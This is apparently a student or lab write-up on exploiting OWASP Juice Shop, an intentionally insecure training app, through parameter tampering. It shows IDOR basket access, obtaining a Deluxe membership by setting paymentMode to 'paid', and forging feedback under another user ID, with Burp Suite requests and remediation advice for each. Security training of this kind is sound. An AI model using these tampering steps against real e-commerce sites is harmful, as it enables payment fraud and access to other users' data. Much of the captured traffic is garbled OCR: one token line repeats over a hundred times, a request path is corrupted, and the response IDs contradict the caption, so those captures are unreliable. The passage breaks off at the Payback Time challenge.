

Exploiting Parameter Tampering

Abstract

The objective of this project was to analyse and exploit vulnerabilities in the OWASP Juice Shop web application, focusing on flaws introduced by Parameter Tampering and weak Business Logic. Five challenges were successfully exploited: View Basket (IDOR), Deluxe Fraud (Price Manipulation), Forged Feedback (Unauthorized Action), Payback Time (Transaction Logic Flaw) and Product Tampering (Unauthorized Data Update). The final output confirms that the application critically fails to implement server-side validation and proper authorization across multiple API endpoints, leading to severe financial, privacy, and integrity risks.

Target System Details

Parameter	Description
Site Name	OWASP Juice Shop
Project URL	https://owasp.org/www-project-juiceshop/
Category/Type	Intentionally Insecure Web Application (E-Commerce Simulation)
Primary Usage	Security training and penetration testing practice.

Technology Stack & Testing Environment

Component	Technology Used
JavaScript Frameworks	Angular, Zone.js
Database	MySQL
Programming Languages	TypeScript, Node.js, JavaScript, PHP
Web Servers	Apache HTTP Server, Nginx
Testing Environment	Docker Container on Ubuntu Live Server

1. View Basket Challenge


The web application allows users to view the contents of their shopping basket. However, upon examining the network traffic with Burp Suite, it was discovered that the request to fetch the basket details includes a user-specific identifier (e.g., basket ID) which is vulnerable to manipulation.

Proof of Concept

Intercept the HTTP Request:

- Using Burp Suite, the HTTP request to retrieve the user's own basket was intercepted.
- The request URL is: `http://web-server:8002/rest/basket/6`, where 6 is the basket ID for the current user.
- We obtain our basket.


```
Request
Pretty Raw Hex
1 GET /rest/basket/6 HTTP/1.1
2 Host: web-server:8002
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOjZjdWnjZXNzIiw1ZGF0YS16eyJpZC1GMjMiInVzZXJuYW1lIjoiIiwiZWOhawViOjIjuaWt0eWAZ21hawWuY29TiIwicOFzc3dvcnOjIjMTBhZGMzOTQ5yEl0WFiyelNuIwNTdsMjBnOpxZStsa1Jvhb0J0Lj1dXNob211c1ts1rba2vUjoiIiwiZGF0dFevZ2lUSXAlOjWjAuMc4iIiwiChjZniIz2U1YwU1j0lZPz2v20cy9wDjsawMwvW1hZ2V13WbGRj2mH20VaYXVxdSzdcc1LcJ0B3RkU2VjcnV0joiIj1vaXNBY3RpdsUoJ0s1dWUs1nhyZWFO2WRBdC16j1wHjUtMTAtMDkghDc6MjUHjMuMDc21CsxDowMCIsInVzGF02WRBdC16j1wHjUtMTAtMDkghDc6MjUHjMuMDc21CsxDowMCIsInRbGV02WRBdC16bnVsBh0s1hdCI0tK5NDcz0H0.1pBCv4EjEjwY99jL66HnPgiC-nFVs1RTT05Z2gef5L99RjDAj3UVShnhrUcg9YIKzhAdx73le7ckyZ_zuIfesihL0rjW084_e1z1OnA_TsY7rL0k5y9t1dcisa-Nv9UcgYRlrxJY01P3Z2v1FyzeYu0-105G765Rw
8 Connection: keep-alive
9 Referer: http://web-server:8002/
10 Cookie: language=en; webServerStatus=dissmiss; token=
11 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOjZjdWnjZXNzIiw1ZGF0YS16eyJpZC1GMjMiInVzZXJuYW1lIjoiIiwiZWOhawViOjIjuaWt0eWAZ21hawWuY29TiIwicOFzc3dvcnOjIjMTBhZGMzOTQ5yEl0WFiyelNuIwNTdsMjBnOpxZStsa1Jvhb0J0Lj1dXNob211c1ts1rba2vUjoiIiwiZGF0dFevZ2lUSXAlOjWjAuMc4iIiwiChjZniIz2U1YwU1j0lZPz2v20cy9wDjsawMwvW1hZ2V13WbGRj2mH20VaYXVxdSzdcc1LcJ0B3RkU2VjcnV0joiIj1vaXNBY3RpdsUoJ0s1dWUs1nhyZWFO2WRBdC16j1wHjUtMTAtMDkghDc6MjUHjMuMDc21CsxDowMCIsInVzGF02WRBdC16j1wHjUtMTAtMDkghDc6MjUHjMuMDc21CsxDowMCIsInRbGV02WRBdC16bnVsBh0s1hdCI0tK5NDcz0H0.1pBCv4EjEjwY99jL66HnPgiC-nFVs1RTT05Z2gef5L99RjDAj3UVShnhrUcg9YIKzhAdx73le7ckyZ_zuIfesihL0rjW084_e1z1OnA_TsY7rL0k5y9t1dcisa-Nv9UcgYRlrxJY01P3Z2v1FyzeYu0-105G765Rw;
cookieConsent_status=dissmiss
12 If-None-Match: W/20b-1eBHS2Hvz1+0VPgV1VtWaCrJECo
13 Priority: u=0
14
```



Modify the Basket ID:

- Altered the basket ID in the intercepted request from 6 to 3, attempting to access another user's basket details.
 - View Results:
 - The modified request was forwarded, and the response contained the details of another user's basket, confirming the presence of broken access control.

```
Request
Pretty Raw Hex
1 GET /rest-basketball/1 [HTTP/1.1
2 Host: web-server:8002
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US;en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://web-server:8002/
9 Cookie: language=en; userstatus=status-disable; dlc4sconsent=status-disable; token=4e6...
10 :language=en;userstatus=status-disable;dlc4sconsent=status-disable;token=4e6...
11 If-None-Match: W/ "20...
12 Priority: u=0
```



Remediation

To mitigate such vulnerabilities in real applications, the following steps should be considered:

- **User Session Validation:** Ensure that each request to sensitive information like a shopping basket is validated against the user's session to confirm they are authorized to view only their data.
 - **Use of Robust Access Control Mechanisms:** Implement role-based access control (RBAC) or attribute-based access control (ABAC) to enforce strict permissions on data access.
 - **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and fix access control issues before they can be exploited.


2. Deluxe Fraud Challenge

The “Deluxe Fraud” challenge involves manipulating the web application to obtain a Deluxe Membership without proper payment. This challenge tests skills in identifying and exploiting vulnerabilities related to payment and authorization mechanisms.

Proof of Concept

Exploring Payment Gateway:

- Proceeded to the payment page from deluxe membership page <http://web-server:8002/#/payment/deluxe>.
- Open devtools and inspect the pay and continue buttons.
- Remove the disabled="true" attribute from the element to enable it and click on the button to initiate payment.



Intercept the HTTP Request:

- Using Burp Suite, intercept the HTTP request of payment.
 - See that there is a POST request sent, which only contains one parameter in the request payload, “paymentMode”, which is set to “wallet”.
 - Change the paymentMode parameter to an empty string or “paid” and press send.

```
Burp Suite Community Edition v2025.3.4 - Temporary Project

Burp Project Intruder Repeater View Help
Dashboard Target Repeater Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 x +
Send Cancel < > < >
Request
Pretty Raw Hex
1 POST /rest/deluxe-membership HTTP/1.1
2 Host: web-server:8002
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGdF0dXM0IjZdwNWNzZnliiwZGFOYiSejyJpczIC6MjMsInVzXk
8 mJwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
9 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
10 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
11 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
12 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGdF0dXM0IjZdwNWNzZnliiwZGFOYiSejyJpczIC6MjMsInVzXk
14 JyUWV1liolilwFzdxVz2lUsXkA01JwLjAu
15 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
16 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
17 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
18 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
19 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
20 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
21 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
22 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
23 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
24 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
25 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
26 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
27 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
28 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
29 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
30 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
31 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
32 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
33 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
34 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
35 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
36 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
37 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
38 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
39 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
40 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
41 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
42 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
43 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
44 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
45 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
46 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
47 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
48 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
49 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
50 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
51 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
52 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
53 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
54 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
55 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
56 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
57 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
58 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
59 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
60 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
61 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
62 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
63 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
64 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
65 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
66 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
67 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
68 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
69 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
70 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
71 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
72 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
73 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
74 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
75 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
76 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
77 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
78 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
79 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
80 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
81 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
82 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
83 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
84 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
85 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
86 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
87 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
88 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
89 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
90 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
91 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
92 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
93 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
94 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
95 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
96 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
97 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
98 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
99 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
100 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
101 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
102 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
103 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
104 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
105 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
106 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
107 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
108 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
109 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
110 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
111 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
112 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
113 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
114 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
115 MjwTmBh0ogZSISInJwQULjDwN021lciSiEWVnra2ViUiolilwFzdxVz2lUsXkA01JwLjAu
116 { "paymentMode": "paid" }
```

Remediation

To prevent such vulnerabilities in real-world applications:

- **Enhance Input Validation:** Ensure that all inputs, especially those related to payment operations, are rigorously validated both on the client-side and server-side.
 - **Secure Payment Logic:** Implement robust checks on the server-side to verify that payment details are correct and complete before processing transactions.
 - **Use Secure Payment Gateways:** Integrate with reputable payment gateways that provide additional security checks and validations.

3. Forged Feedback Challenge

The “Forged Feedback” challenge involves exploiting insufficient access controls to post feedback under another user's name, illustrating vulnerabilities related to user identity management within a web application.

Proof of Concept

Intercept the Request:

- Using Burp Suite, capture the HTTP request sent when feedback is submitted.

Manipulate the Parameters:

- Modify the parameters like UserId in the intercepted request.
- Resend the modified request to see if the feedback gets posted with the changes.

A screenshot of a web application titled "Customer Feedback". The form has fields for "Name" (set to "bill@gmail.com"), "Comment" (set to "hacked"), "Rating" (set to 6/160), and a CAPTCHA field ("What is 5*8-6?") with the answer "34". A "Submit" button is at the bottom.

A screenshot of the Burp Suite interface. The "Request" tab shows the original POST request with parameters like "comment=hacked", "rating=6", and "captcha=34". The "Response" tab shows the raw JSON response from the server, which includes a success status and the posted feedback data. The modified response shows the feedback being posted under the user with ID 11, despite the original request being from user 1.

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
Date: Fri, 10 Oct 2025 10:10:21 GMT
Pextant-Policy: payment-self
X-Recruiting: #/jobs
Location: /api/customer-feedback/11
Content-Type: application/json; charset=utf-8
ETag: W/"9d-8d4b59f0e30f3e0c1c0f0b2f0b0b0b0"
Content-Length: 157
Date: Fri, 10 Oct 2025 10:10:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "id": 11,
        "userId": 20,
        "comment": "hacked",
        "rating": 0,
        "updatedAt": "2025-10-10T10:21:25Z",
        "createdAt": "2025-10-10T10:21:25Z"
    }
}
{
    "userId": 20,
    "comment": "hacked",
    "rating": 0,
    "updatedAt": "2025-10-10T10:21:25Z",
    "createdAt": "2025-10-10T10:21:25Z"
}
```

Verify the Outcome:

- Check the application to confirm whether the feedback appears under the other user's profile or feedback history.
- We can check the feedbacks of the users in administration section.

The screenshot shows a web interface for managing user feedback. On the left, a sidebar lists user profiles with their email addresses: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, björn.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, mc.safesearch@juice-sh.op, j12934@juice-sh.op, and wurstbot@juice-sh.op. The main area displays a list of feedback entries:

ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★★★	
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	
3	Nothing useful available here! (**der@juice-sh.op)	★	
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**eruum@juice-sh.op) Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	★	
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★	
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★	
	Keep up the good work! (anonymous)	★★★	
23	hacked (**hil@gmail.com)	★★★	
20	hacked		

Remediation

To prevent such vulnerabilities in real-world applications:

- **Enhanced Server-Side Validation:** Ensure that all sensitive actions, such as posting feedback, include server-side checks to confirm that the user associated with the session is the same as the user the action is being performed for.
- **Use Session Management:** Implement secure session management practices that map session IDs to user IDs securely. Actions should be authorized based on session ownership rather than relying on user-provided data like user IDs in the request.
- **Role-Based Access Control (RBAC):** Enforce RBAC to ensure that users can only perform actions that correspond to their roles and permissions.

4. Payback Time Challenge

The “Payback Time” challenge involves exploiting a business logic flaw to achieve unauthorized financial gain through manipulating product pricing in an e-commerce application.

Proof of Concept

Intercept the Request:

- Using Burp Suite, capture the HTTP request of the user basket, <http://web-server:8002/api/BasketItems/11>.

